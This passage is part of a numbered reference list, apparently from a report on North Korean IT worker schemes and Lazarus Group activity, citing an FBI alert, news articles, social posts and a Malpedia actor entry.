- [26] FBI. Alert Number I-012325-PSA: North Korean IT Workers Conducting Data Extortion. 23 January 2025. <https://www.ic3.gov/PSA/2025/PSA250123>.
- [27] Pérez, H. G. Suspicious activity in GitHub associated with Lazarus Group. Medium. 22 August 2024. <https://medium.com/coinmonks/suspicious-activity-in-github-associated-with-lazarus-group-200868dff910>.
- [28] Cookie Connoisseur @browsercookies. 15 May 2025. <https://x.com/browsercookies/status/1923126679892828238>.
- [29] Price, R. The rise of the ‘bait-and-switch’ job interview. Business Insider. 14 September 2022. <https://www.businessinsider.com/bait-switch-job-interviews-unqualified-applicants-paying-remote-work-2022-9>.
- [30] No Text To Speech. I Found North Korean Spies on Discord... YouTube. 14 October 2024. <https://www.youtube.com/watch?v=QebpXFM1ha0>.
- [31] Malpedia. WageMole. <https://malpedia.caad.fkie.fraunhofer.de/actor/wagemole>.